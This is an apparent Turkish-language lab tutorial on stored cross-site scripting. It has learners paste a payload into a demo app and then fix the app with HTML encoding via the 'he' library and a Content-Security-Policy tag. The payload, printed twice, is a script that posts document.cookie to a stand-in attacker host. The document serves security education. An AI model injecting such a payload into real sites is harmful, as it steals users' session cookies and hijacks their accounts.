Çapraz Site Scriptleme Giriş

Gerekli tahmini süre: 20-25 dakika

Giriş

Çapraz Site Scriptleme (XSS) için uygulamalı laboratuvara hoş geldiniz.

Öğrenme Hedefleri

Bu laboratuvar sırasında:

- Çapraz site scriptlemenin (XSS) gerçek dünyada nasıl çalıştığını ve nasıl önleneceğini inceleyeceksiniz.

Çapraz Site Scriptleme Nedir?

Çapraz site scriptleme (XSS), korumasız bir web sitesini manipüle ederek kullanıcıların web uygulaması aracılığıyla kötü niyetli scriptler almasını sağlayan bir enjeksiyon saldırısıdır. Girdi/çıktı doğrulaması eksik olan web siteleri bu saldırılara karşı savunmasızdır.

Saldırganlar, çapraz site scriptlemesini kullanarak kötü niyetli bir scripti bir kullanıcının tarayıcısına gönderir. Tarayıcı, scriptin güvenilir olmadığını bilmez. Tarayıcı, scriptin güvenilir bir kaynaktan geldiğini düşündüğü için scripti çalıştırır.

Kullanıcının tarayıcısı tarafından güvenilir kabul edilen kötü niyetli scriptler, o web sitesi için uygulama tarafından kullanılan hassas bilgilere, çerezlere ve oturum jetonlarına erişebilir. Bu, bir saldırgana kullanıcının kimliğini taklit etme, giriş bilgilerini ele geçirme, bir web sitesinin içeriğini değiştirme veya tahrif etme, web sitesine Truva atları enjekte etme gibi olanaklar tanır.

Yardım! Saldırı Altındayız!

Tip 1: Saklanan XSS

XSS saldırıları, bir saldırganın bir enjeksiyon betiğini çalıştırmak için nereye yerleştirdiğine bağlı olarak üç tipe ayrılır:

- Saklanan XSS (Kalıcı)
- Yansıtılan XSS (Geçici)
- DOM tabanlı XSS (Belge Nesne Modeli tabanlı)

Bu laboratuvar çalışmasında, **Saklanan XSS** saldırısını inceleyeceğiz. Bu tür bir saldırı, tek bir bireysel eylemle birden fazla kullanıcıyı etkileyebildiği için en tehlikeli olanlardan biridir. Ayrıca, Güvenli XSS başlıklarının Yansıtılan XSS saldırılarını nasıl engelleyebileceği hakkında daha fazla bilgi edineceğiz.

Hassas web siteleri türleri

Bunlar, XSS saldırılarına diğerlerine göre daha duyarlı olan belirli web sitesi türleridir:

- Bloglar
- Forumlar
- Veri depolayan ve sonrasında bu veriyi istemci makinelerine gönderen herhangi bir web sitesi

Web siteleri, giriş veya çıkış doğrulaması olmadığında hassas hale gelir. Hadi bir örneğe bakalım.

Örnek: Saklanan XSS Saldırısı

Squaker

Bugün, bir saldırgan, Squaker adlı güvensiz bir web sitesindeki tüm kullanıcılara saldırmaya karar verdi. Squaker, kullanıcıların takipçilerinin görebileceği kısa mesajlar paylaştığı bir web sitesidir. Saldırgan aşağıdaki Javascript mesajını paylaşıyor:

```
<script>
    fetch("theAttackersWebsite.com/victimData", {
    method: 'post',
    body: document.cookie,
    headers: {
        'Accept': 'application/json',
        'Content-Type': 'application/json'
    }
})
</script>
```

Bu kod, tüm istemci çerezlerini alacak ve bunları bir saldırganın web sitesine gönderecektir. Çerezler genellikle kullanıcıların çevrimiçi bankacılık web sitelerine, çevrimiçi alışveriş web sitelerine ve diğerlerine girişte kalmalarını sağlamak için kullanılır.

Squaker güvensizdir ve **kullanıcı girişini doğrulamaz**, bu nedenle bu mesaj başarıyla veritabanına kaydedilir ve herhangi bir istemciye gönderilmeye hazırdır.

Bir Squaker kullanıcısı web sitesini ziyaret edip saldırganın mesajını yüklediğinde, kullanıcının tarayıcısı hemen Javascript kodunu çalıştıracak ve kullanıcının çerez verileriyle birlikte saldırganın web sitesine bir POST isteği gönderecektir. Bu, sunucunun **istemciye çıkışı temizleme** konusunda başarısız olması nedeniyle de bir sorundur.

Bu kötü bir durum neden? Çünkü artık saldırgan, kullanıcının çerez verilerine sahip - bu da kullanıcının Google, çevrimiçi bankacılık, Squaker ve diğer web sitelerinde oturum açmaya devam etmesine olanak tanır. Saldırgan şimdi bu çerezleri kullanarak kullanıcının web sitelerine erişebilir.

Güvenli XSS Başlıkları

Modern tarayıcılar **Yansıtılmış Siteler Arası Script**'e karşı yerleşik korumaya sahiptir.

XSS saldırılarının en yaygın türlerinden biri Yansıtılmış XSS'tir. Saldırganlar, kurbanlarının sunucuya kötü niyetli istekler göndermesini sağlamak için kötü amaçlı bağlantılar, oltalama e-postaları ve diğer teknikler oluştururlar.

Yansıtılmış XSS'e bir örnek, bir saldırganın arama sorgusu olarak bir script içeren bir arama motoruna bağlantı oluşturmasıdır. Kurban tarafından gönderilip açıldığında, script onların bilgisayarında farkında olmadan çalışacaktır.

Modern web siteleri genellikle istemciye yanıt olarak `Content-Security-Policy` HTTP başlığı gönderir, bu da herhangi bir yerleşik JavaScript'i devre dışı bırakabilir.

Bunu önlemek için HTML dosyalarınıza her zaman aşağıdaki `<meta>` etiketini ekleyin.

```
<meta http-equiv="Content-Security-Policy" content="default-src https:">
```

Not: Birden fazla İçerik Güvenlik Politikası hakkında daha fazla bilgi için bu Mozilla sayfasını ziyaret edin.

Girdi Doğrulama ile XSS Saldırılarını Önleme

XSS saldırılarını önlemek oldukça kolaydır. Önlemenin anahtarı **kullanıcı girdisini doğrulamak** ve **çıktıları temizlemektir**. Kodunuza bir script enjeksiyon saldırısı girişiminde bulunanlara karşı savunma amaçlı kod yazmak önemlidir.

Basit yaklaşım

XSS saldırılarını önlemek için basit bir yöntem burada bulunmaktadır.

İlk adım, tüm kullanıcı girişi alanlarının `<SCRIPT>` veya `<script>` ya da karışık büyük/küçük harf varyasyonlarını içermediğini doğrulamaktır.

Eğer bir giriş sayfamız varsa, ilk işimiz giriş formundan kullanıcı adını almak olacaktır:

```
const username = document.getElementById('username').value;
```

Sonraki adım, girilen kullanıcı adı dizesinin `<script>` etiketini içerip içermediğini kontrol etmektir. Eğer içeriyorsa, bir uyarı gönderiyoruz:

```
if (username.toLowerCase().includes("<script>")){
    alert('Error: Detected script in input');
}
```

Bu `<script>` etiketi için kullanıcı girişlerini kontrol etme yöntemi basit ve uygulanması kolaydır. Ancak bu, kapsamlı bir güvenlik çözümünün yerini tutmaz. Devam edelim.

Egzersiz: HTML Kodlama

Başka bir giriş doğrulama yöntemi, girişi HTML kodlamaktır. Bu, HTML içeriğini karşılık gelen Unicode değerine kodlamak anlamına gelir. `he` Javascript kütüphanesi, bunu yapmamızı kolaylaştırır.


Laboratuvara başlamadan önce biraz hazırlık yapmanız gerekiyor.

Göreviniz

1. Bu egzersiz için gerekli verileri elde etmek üzere aşağıdaki komutları çalıştırın:

   ```
   git clone https://github.com/ibm-developer-skills-network/Dev-Sec-Ops-XSS-demo
   cd Dev-Sec-Ops-XSS-demo
   ```

2. Cloud IDE'nin sağ alt köşesindeki `Go Live` butonuna tıklayın.



Sonraki adımda uygulamayı başlatacağız.

Uygulamayı Başlat

Bu adımda, uygulamayı başlatacağız ve bir girişi alana yapıştırarak uygulamanın bunu nasıl işlediğini göreceğiz. Uygulamanın başlaması birkaç saniye sürebilir.


Aşağıdaki `Uygulamayı Başlat` butonuna tıklayarak uygulamayı dahili bir web tarayıcısında açın.

Uygulamayı Başlat

> Not: Uygulama başlamazsa veya bir hata gösterirse, sol kenar çubuğundaki **Skills Network Labs** uzantı simgesine tıklayın. Ardından `Diğer` > `Uygulamayı Başlat` seçeneğini açın. Pencerenin sağ alt köşesinde gösterilen port numarasını girin. Bu `5500` olmalıdır. `Uygulamanız` butonuna tıklamadan önce birkaç saniye bekleyin.


Göreviniz

1. Uygulamayı açmak için `Dev-Sec-Ops-XSS-demo` klasörünü seçin.



Sonuçlar

Bu ekranı görüyorsanız, devam etmeye hazırsınız.



Javascript Ekleme

Artık bu web sitesine saldırma zamanı. Daha önce size gösterdiğimiz JavaScript parçasını alıp metin kutusuna yapıştırın ve ne olacağını görmek için gönderin.

Göreviniz

1. **Yapıştırın** aşağıdaki kodu metin kutusuna:


```
<script>
    fetch("theAttackersWebsite.com/victimData", {
    method: 'post',
    body: document.cookie,
    headers: {
        'Accept': 'application/json',
        'Content-Type': 'application/json'
    }
})
</script>
```

2. **Tıklayın** `[do it]` butonuna.

Girdiğiniz script başarıyla gönderilecek ve istemci makinesinde çalıştırılacaktır.

Sonuçlar

Web sayfasında herhangi bir değişiklik olmadan aşağıdaki çıktıyı görmelisiniz.



Script, web sayfasına değişmeden yansıtıldı.

HTML Dizesini Kodlama

Kötü niyetli kodun sunucularımıza yüklenmesini önlemek için önce onu kodlamalıyız. Bunu, karakterleri ilgili HTML karakter referanslarına dönüştüren JavaScript için mevcut `he` kütüphane paketi ile yapabiliriz.

Örneğin, `"<"` karakterini `"&lt"` olarak dönüştürmek.

Göreviniz

`Dev-Sec-Ops-XSS-demo` klasörünü açın ve `encoder.js` dosyasını düzenleyin. **9. satırda**, dizenin kodlanması gereken yeri göreceksiniz. Potansiyel olarak tehlikeli kullanıcı girdilerini kodlamak için `he` paketinin `encode()` fonksiyonunu kullanın.

Open **encoder.js** in IDE

Kodlama sonucunu `encodedStr` adında bir değişkende saklamayı unutmayın.

> Not: Gerekirse referans için `he` kütüphane belgeleri burada. XSS için, encode metodu ihtiyacımız olan tek şey.

İpuçları

▼ Bir ipucu için buraya tıklayın
`he` paketi zaten içe aktarılmıştır, bu nedenle herhangi bir `he.__method__()` yöntemini çağırabilirsiniz. Mevcut `string`'i argüman olarak geçirerek `he.encode()` yöntemini çağırın.

Çözüm

Çözümünüzün 9. satır için aşağıdaki ile eşleştiğinden emin olun:

▼ Cevap için buraya tıklayın
```
var encodedStr = he.encode(string);
```


Değişikliklerinizi Test Etme

Sunucuya gönderilen herhangi bir kötü niyetli kod, uyguladığınız değişiklikle kodlanacaktır. Artık bir Stored XSS saldırısı girişimleri azaltılmıştır.

Göreviniz


Değişikliklerin etkili olması için uygulamayı manuel olarak yeniden yüklemelisiniz. Bunu yapmak için:

1. Sol kenar çubuğundaki Skills Network Labs uzantı simgesine tıklayın:
   a. `Other > Launch Application` seçeneğini açın.
   b. Sağ alt köşede gösterilen port numarasını yazın. (Bu `5500` olmalıdır) `Your Application` butonuna tıklamadan önce birkaç saniye bekleyin.




Değişikliklerinizi Test Etme

1. Uygulamayı açmak için `Dev-Sec-Ops-XSS-demo` klasörünü seçin.



Değişikliklerinizi Test Etme

Bu ekranı görüyorsanız, devam etmeye hazırsınız.

